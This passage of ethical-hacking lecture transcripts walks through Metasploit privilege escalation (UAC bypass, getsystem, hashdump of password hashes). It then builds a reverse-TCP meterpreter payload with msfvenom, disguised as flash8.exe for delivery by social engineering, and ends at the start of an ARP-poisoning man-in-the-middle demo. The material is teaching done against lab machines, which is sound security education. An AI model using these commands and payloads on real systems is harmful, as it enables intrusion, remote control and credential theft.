So, by typing the command *ps* we can get all the process list. See here is all the process list with their process Id and parent process id. So, now I am going to migrate the process into *iexplore.exe* with the process Id 2176. So, the command is *migrate*, then process Id 2176. See migration completed successfully.

(Refer Slide Time: 08:24)

```
root@kali:~# msf5 exploit(windows/http/badblue_passthr) > exploit
[*] Started reverse TCP handler on 10.35.1.198:4444
[*] Trying target BadBlue EE 2.7 Universal...
[*] Sending stage (179779 bytes) to 10.35.1.198
[*] Meterpreter session 2 opened (10.35.1.198:4444 -> 10.35.1.199:49484) at 2019-07-15 01:54:36 -0400
meterpreter > background
[*] Backgrounding session 2...
msf5 exploit(windows/http/badblue_passthr) > sessions
```

Now send this meterpreter session in background by using the command *background*.
Now check all the meterpreter session.

(Refer Slide Time: 08:43)

```
Applications * Places * Terminal * Mon01:56 * rnot@kali: ~
File Edit View Search Terminal Help

Id Name
...
0 BadBlue EE 2.7 Universal

msf5 exploit(windows/http/badblue_passthr) > exploit
[*] Started reverse TCP handler on 10.35.1.198:4444
[*] Trying target BadBlue EE 2.7 Universal...
[*] Sending stage (179779 bytes) to 10.35.1.199
[*] Meterpreter session 2 opened (10.35.1.198:4444 -> 10.35.1.199:49484) at 2019-07-15 01:54:36 -0400

meterpreter > background
[*] Backgrounding session 2...
msf5 exploit(windows/http/badblue_passthr) > sessions -l

Active sessions
=====
Id Name Type Information Connection
...
2 meterpreter x64/windows WIN-U07C2KU20D1\exploiter @ WIN-U07C2KU20D1 10.35.1.198:4444 -> 10.35.1.199:49484 (10.35.1.199)

msf5 exploit(windows/http/badblue_passthr) > search bypassuac
```

So, there is only one meterpreter session with the session Id 2 and it does not have the administrative privileges. Now for further to get the administrator privileges, we use some post exploit related to the term *bypassuac*. So, search for all the available exploit with the term *bypassuac*.

(Refer Slide Time: 09:16)


```
Applications * Places * Terminal * Mon01:56 * rnot@kali: ~
File Edit View Search Terminal Help

# Name Disclosure Date Rank Check Description
...
0 exploit/windows/local/bypassuac_1ate UAC Protection Bypass 2010-12-31 excellent No Windows Esca
1 exploit/windows/local/bypassuac_comhijack 1900-01-01 excellent Yes Windows Esca
late UAC Protection Bypass (Via COM Handler Hijack)
2 exploit/windows/local/bypassuac_eventvwr 2016-08-15 excellent Yes Windows Esca
late UAC Protection Bypass (Via Eventvwr Registry Key)
3 exploit/windows/local/bypassuac_fodhelper 2017-05-12 excellent Yes Windows UAC
Protection Bypass (Via FodHelper Registry Key)
4 exploit/windows/local/bypassuac_injection 2010-12-31 excellent No Windows Esca
late UAC Protection Bypass (In Memory Injection)
5 exploit/windows/local/bypassuac_injection_winsxs 2017-04-06 excellent No Windows Esca
late UAC Protection Bypass (In Memory Injection) abusing WinsXS
6 exploit/windows/local/bypassuac_silentcleanup 2019-02-24 excellent No Windows Esca
late UAC Protection Bypass (Via SilentCleanup)
7 exploit/windows/local/bypassuac_stuihijack 2018-01-15 excellent Yes Windows UAC
Protection Bypass (Via Stui File Handler Hijack)
8 exploit/windows/local/bypassuac_vbs 2015-08-22 excellent No Windows Esca
late UAC Protection Bypass (ScriptHost Vulnerability)

msf5 exploit(windows/http/badblue_passthr) > use exploit/windows/local/bypassuac
msf5 exploit(windows/local/bypassuac) > show options
```

Now, suppose I want to use the first one. Now by using the command *show options* we can check all the options we need to set within this particular exploit.

(Refer Slide Time: 09:39)



The screenshot shows the Metasploit Framework interface. The command history at the bottom indicates:

```
msf5 exploit(windows/http/badblue_passthr) > use exploit/windows/local/bypassuac
msf5 exploit(windows/local/bypassuac) > show options
```

The 'Module options' section for 'exploit/windows/local/bypassuac' shows:

Name	Current Setting	Required	Description
SESSION	yes		The session to run this module on.
TECHNIQUE	EXE	yes	Technique to use if UAC is turned off (Accepted: PSH, EXE)


The 'Exploit target:' section shows:

Id	Name
0	Windows x86

At the bottom, the command `set SESSION 2` is entered, followed by `SESSION => 2`, and then `show options`.

So, now see we need to set the session. Now we want to send the session Id 2 with the administrative privilege. So, *set SESSION* as 2. Now see all the options are set. Now use the command *exploit*.

(Refer Slide Time: 10:14)



The screenshot shows the Metasploit Framework interface. The command history at the bottom indicates:

```
msf5 exploit(windows/local/bypassuac) > exploit
```

The exploit process output shows:

```
[*] Started reverse TCP handler on 10.35.1.198:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (179779 bytes) to 10.35.1.198
[*] Meterpreter session 3 opened (10.35.1.198:4444 -> 10.35.1.199:49525) at 2019-07-15 01:56:49 -0400
```

In the meterpreter shell, the commands `getuid`, `getsystem`, and `hashdump` are run, showing the system is still in the 'Administrator' context:

```
meterpreter > getuid
Server username: WIN-U07C2KU2QD1\exploiter
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cf80d16ae931b73c59d7e0c089c0:::
exploiter:1000:aad3b435b51404eeaad3b435b51404ee:4979f4cb67d3e0f86b5fc238c3814ce2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf80d16ae931b73c59d7e0c089c0:::
meterpreter >
```

Started the reverse TCP handler with the IP 10.351.198 using the port 4444 and meterpreter session 3 is open now. Now, check the privilege of this particular session by using the command *getuid*. Now still it do not have the administrative privilege. Now use the command, *getsystem*, got system via technique 1 in memory admin.


Now, check the privilege of this particular session. Now see we got the system privilege that means the administrative privilege. Now, use the command *hashdump* and see we got the hash value of the password of the target machine. So, this way we can also escalate the privilege of the target machine.

Now in the next session, we will discuss about the Social Engineering Attack by using the exploit or payload available in the Metasploit framework.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 24
Metasploit Social Eng Attack

(Refer Slide Time: 00:14)



A screenshot of a terminal window titled "Terminal". The window shows the command "root@kali:~# msfvenom" followed by its usage information. The usage text describes MsfVenom as a Metasploit standalone payload generator and provides examples of its use. It then lists various options with their descriptions, such as "-l" for listing modules, "-p" for payload selection, and "--format" for output format.

```
root@kali:~# msfvenom
Error: No options
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
  -l, --list      <type>    List all modules for [type]. Types are: payloads, encoders, nops,
platforms, archs, encrypt, formats, all
  -p, --payload   <payload>  Payload to use (-list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
  --list-options   <value>    List --payload <value>'s standard, advanced and evasion options
  -f, --format    <format>   Output format (use --list formats to list)
  -e, --encoder   <encoder>  The encoder to use (use --list encoders to list)
  --sec-name     <value>    The new section name to use when generating large Windows binaries
  . Default: random 4-character alpha string
  --smallest      <value>    Generate the smallest possible payload using all available encoder
  s
  --encrypt      <value>    The type of encryption or encoding to apply to the shellcode (use
  --list encrypt to list)
  --encrypt-key  <value>    A key to be used for --encrypt
  --encrypt-iv   <value>    An initialization vector for --encrypt
  .a, --arch     <arch>    The architecture to use for --payload and --encoders (use --list architectures to list)
  --platform     <platform> The platform for --payload (use --list platforms to list)
```


Now, in this session we will discuss about Social Engineering Attack. In this session we will use social engineering as an attack vector to compromise target system. Social engineering is the term used for a broad range of malicious activities accomplished through human interactions. It uses psychological manipulation to trick user into making security mistakes or giving away sensitive information.

The term can also include activities such as exploiting human kindness, greed and curiosity to gain access to restricted access building or getting the users to installing backdoor software. Social engineering technique involves email, website, Java, Applet, HIT device. Sometimes malware are bind with other legitimate file like image, PDF etc of the victim interest.

So, there are variety of techniques used for Social Engineering Attack. Best tool for Social Engineering Attack is *SE toolkit*. We will cover *SE toolkit* in next session. In this session I will show something I built from scratch. Now I am going to convert the

payload into an executable and then using social engineering, execute into the target system and compromise it. We will use the tool *MSF Venom* which is a companion script with Metasploit. So, run *msfvenom*, without any argument you will get a list how to use it. So, let us check *msfvenom*. So, see the help is here and you can check how to use *msfvenom*. To check the list of all payload, we can use the command *msfvenom -l*. So, all the list of payload.

(Refer Slide Time: 03:01)




A terminal window titled 'Terminal' showing the output of the 'msfvenom -l' command. The output lists various payloads categorized by platform and type, along with their descriptions. The payloads listed include:

Payload Type	Description
windows/meterpreter/reverse_none	Inject the meterpreter server DLL via the Reflected DLL Injection payload (staged). Connect back to the attacker (No NX)
windows/meterpreter/reverse_ord_tcp	Inject the meterpreter server DLL via the Reflected DLL Injection payload (staged). Connect back to the attacker
windows/meterpreter/reverse_tcp	Inject the meterpreter server DLL via the Reflected DLL Injection payload (staged). Connect back to the attacker
windows/meterpreter/reverse_tcp_allports	Inject the meterpreter server DLL via the Reflected DLL Injection payload (staged). Try to connect back to the attacker, on all possible ports (1-65535, slowly)
windows/meterpreter/reverse_tcp_dns	Inject the meterpreter server DLL via the Reflected DLL Injection payload (staged). Connect back to the attacker
windows/meterpreter/reverse_tcp_rc4	Inject the meterpreter server DLL via the Reflected DLL Injection payload (staged). Connect back to the attacker
windows/meterpreter/reverse_tcp_rc4_dns	Inject the meterpreter server DLL via the Reflected DLL Injection payload (staged). Connect back to the attacker
windows/meterpreter/reverse_tcp_uuid	Inject the meterpreter server DLL via the Reflected DLL Injection payload (staged). Connect back to the attacker with UUID Support
windows/meterpreter/reverse_winhttp	Inject the meterpreter server DLL via the Reflected DLL Injection payload (staged). Tunnel communication over HTTP (Windows winhttp)
windows/meterpreter/reverse_winhttps	Inject the meterpreter server DLL via the Reflected DLL Injection payload (staged). Tunnel communication over HTTPS (Windows winhttp)
windows/meterpreter/bind_named_pipe	Connect to victim and spawn a Meterpreter shell
windows/meterpreter/bind_tcp	Connect to victim and spawn a Meterpreter shell
windows/meterpreter_reverse_http	Connect back to attacker and spawn a Meterpreter shell
windows/meterpreter_reverse_https	Connect back to attacker and spawn a Meterpreter shell

Now, see here is the list of all the payloads available in *msfvenom*. Now, see there is a payload with the name *windows/meterpreter/reverse_tcp*. Now we are going to use this particular payload and create the executable and by using this payload, we try to establish a reverse connection from target machine to attacker machine. So, first see how to create the binaries or executable using this particular payload.

(Refer Slide Time: 04:25)



A terminal window titled 'Terminal' showing the output of the msfvenom command. The command is:

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.35.1.198 LPORT=443 -f exe > /root/myfile/flash8.exe
```

The output shows the payload selection process:

- [+] No platform was selected; choosing Msf::Module::Platform::Windows from the payload
- [+] No arch selected; selecting arch: x86 from the payload
- No encoder or badchars specified, outputting raw payload
- Payload size: 341 bytes
- Final size of exe file: 73802 bytes

Then, the user runs:

```
root@kali:~# msfconsole
```

And starts the Metasploit Framework console:

```
[*] Starting the Metasploit Framework console...\\
```

So, now I am using *msfvenom*, then *-p* specify the payload name. So, now the payload name is *windows/meterpreter/reverse_tcp*. Now we need to set the *LHOST*. *LHOST* means basically the IP address of the attacker machine. That means, IP address of the kali machine that is 10.35.1.198 because, we are basically going to establish the reverse connection. That means whenever we execute these executable in the target machine, it establish the connection with the host IP address 10.35.1.198 and we can also set the *LPORT*. So, *LPORT* I am using here 443.

Now, *-f* specify the file format I am going to create the exe file. Now put the location where you want to store this executable file. I am going to store this executable file in root under my file directory and the file name is maybe *flash8.exe*. Now hit enter.


(Refer Slide Time: 06:46)



Now, it is created. Now check the folder. Now see it is already created. Now our main aim is execute this exe file into the target machine using any kind of social engineering attack like maybe through email, maybe by website or any other social engineering attack vector.

Now, in attacker machine we also need to open the handler which can able to listen the connection which is coming from the target machine, that means where we execute this file. So, to open the handler we need to open Metasploit framework. So, by typing *msfconsole* I am opening the Metasploit framework.

(Refer Slide Time: 08:01)




```
[ Applications ▾ Places ▾ Terminal ▾ ] Mon 02/18 *  
root@kali:~  
  
[ metasploit v5.0.35-dev  
+ ... =[ 1965 exploits - 1073 auxiliary - 329 post  
+ ... =[ 545 payloads - 44 encoders - 10 nops  
+ ... =[ 2 evasion  
  
msf5 > use exploit/multi/handler  
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf5 exploit(multi/handler) > show options
```

Now, we need to open the handler. So, the command is *use exploits/multi/handler*.

Now we need to set the payload. So, we use the *payload windows/meterpreter/reverse_tcp*. Now by using the show option command we can check all the options we need to set under this particular payload.

(Refer Slide Time: 09:04)




```
[ Applications ▾ Places ▾ Terminal ▾ ] Mon 02/18 *  
root@kali:~  
  
Payload options (windows/meterpreter/reverse_tcp):  
Name Current Setting Required Description  
---- -- -- -- --  
EXITFUNC process yes yes Exit technique (Accepted: '', seh, thread, process, none)  
LHOST 10.35.1.198 yes yes The listen address (an interface may be specified)  
LPORT 4444 yes yes The listen port  
  
Exploit target:  
Id Name  
-- --  
0 Wildcard Target  
  
msf5 exploit(multi/handler) > set LHOST 10.35.1.198  
LHOST => 10.35.1.198  
msf5 exploit(multi/handler) > set LPORT 443  
LPORT => 443  
msf5 exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 10.35.1.198:443
```

So, we need to set *LHOST*. So, use the command *set*, then *LHOST* is 10.35.1.198 I am also going to change *LPORT*. So, use the command *set LPORT* is 443.


Now, use the command exploit to really open the handler and which can able to listen the connection coming from the target machine exploit. So, now the reverse TCP handler is on in port 443. Now somehow we need to execute the exe file in the target machine. So, to do that we need to use any kind of social engineering method. For the time being I am simply using a http server to execute the executable file in the victim machine.

(Refer Slide Time: 10:36)



So, I am opening a *SimpleHTTPServer* on port 8000. Now see this is the executable which we already created.

(Refer Slide Time: 11:31)



Now, I am executing this file in the target machine and go back to the attacker machine where we open the listener and see we got the session and check the system information. Wow now we are inside the Windows 7 machine. Now, from the *meterpreter* session using the cell command we can directly go inside the target machine.

(Refer Slide Time: 12:25)

```
[*] Sending stage (179779 bytes) to 10.35.1.199
[*] Meterpreter session 1 opened (10.35.1.198:443 -> 10.35.1.199:49888) at 2019-07-15 02:13:25 -0400
[*] 10.35.1.199 -> [157.69.209.221:443] GET /aspnetv2/1.1.4288/meterpreter/reverse_http?10.35.1.199:49888 HTTP/1.1" 200
meterpreter > sysinfo
Computer    : WIN-U07C2KU20D1 (10.35.1.199)
OS          : Windows 7 (Build 7600).NET Framework Version 3.5.21005
Architecture : x86
System Language : en-US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter  : x86/windows
meterpreter > shell
Process 5900 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\exploiter\Desktop>mkdir kali
mkdir kali

C:\Users\exploiter\Desktop>rmdir kali
rmdir kali

C:\Users\exploiter\Desktop>exit
exit
meterpreter >
```

Now see, now we are inside the desktop of the target machine. Now suppose I want to create some directory in the desktop. So, using the command *mkdir* I am going to create a directory with the name *kali*.

Now, see already a file is created in the desktop of the target machine. Now suppose I want to delete this particular directory and see it is already deleted. Wow now to go back to the meta, to go back to the *meterpreter* session we can use the command *exit*. Now if we use the *exit* command in *meterpreter* session, it will basically close the session with the target machine.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 25
MITM

Today's session we will discuss about man-in-the-middle attack using the concept of sniffing via ARP poisoning.

(Refer Slide Time: 00:25)



```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.35.1.198 netmask 255.255.255.0 broadcast 10.35.1.255
          inet6 fe80::26c:29ff:fe02:2686 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:02:26:86 txqueuelen 1000 (Ethernet)
              RX packets 50081 bytes 8376567 (7.9 MiB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 15347 bytes 7182318 (6.8 MiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
            device interrupt 19 base 0x2000

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000 (Local Loopback)
            RX packets 139 bytes 8723 (8.5 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 139 bytes 8723 (8.5 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~#
```

Address resolution protocol that means ARP is a stateless protocol used for resolving IP addresses to machine MAC addresses. All network device that need to communicate on the network broadcast ARP queries in the system to find out other machines MAC address. ARP poisoning is also sometimes known as ARP spoofing.

Now, the question is that how ARP works? When one machine needs to communicate with another it looks up its ARP table. If the MAC address is not found in the table, the ARP request is broadcasted over the network. All the machines on the network will compare this IP addresses to MAC addresses. If one of the machines in the network identifies this address, then it will respond to the ARP request with its IP and MAC address. The requesting computer will store the address pair in its ARP table and communication will take place.

Now, the question is that what is ARP spoofing? ARP packets can be forced to send data to the attacker's machine. ARP spoofing constructs a large number of forced ARP request and reply packet to overload the switch. The switch is set in forwarding mode and after the ARP table is flooded with spoofed ARP response the attackers can sniff all the network packets.

Attackers flood a target computer ARP catching with first entries which is also known as poisoning. ARP poisoning uses man-in-the-middle access to poison the network. So, the man-in-the-middle attack implies an active attack where the attacker creating a connection between the victim and send message between them in or may capture all the data packet from the victim. In this case, the victims think that they are communicating with each other, but in reality the malicious attacker controls the communication. A third person exists to control and monitor the traffic of communication between two parties that is client and server. Some protocol such as SSL, serve to prevent this type of attack by encrypting the data.


Now, we will show you a demo how to perform man-in-the-middle attack. So, now, for our scenario we will consider that this is our attacker machine with the IP address 10.35.1.198.

(Refer Slide Time: 04:23)



And, this is our victim with the IP address 10.35.1.199 and the default gateway 10.35.1.2.

(Refer Slide Time: 04:37)



```
root@kali:~# cat /proc/sys/net/ipv4/ip_forward
0
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# cat /proc/sys/net/ipv4/ip_forward
1
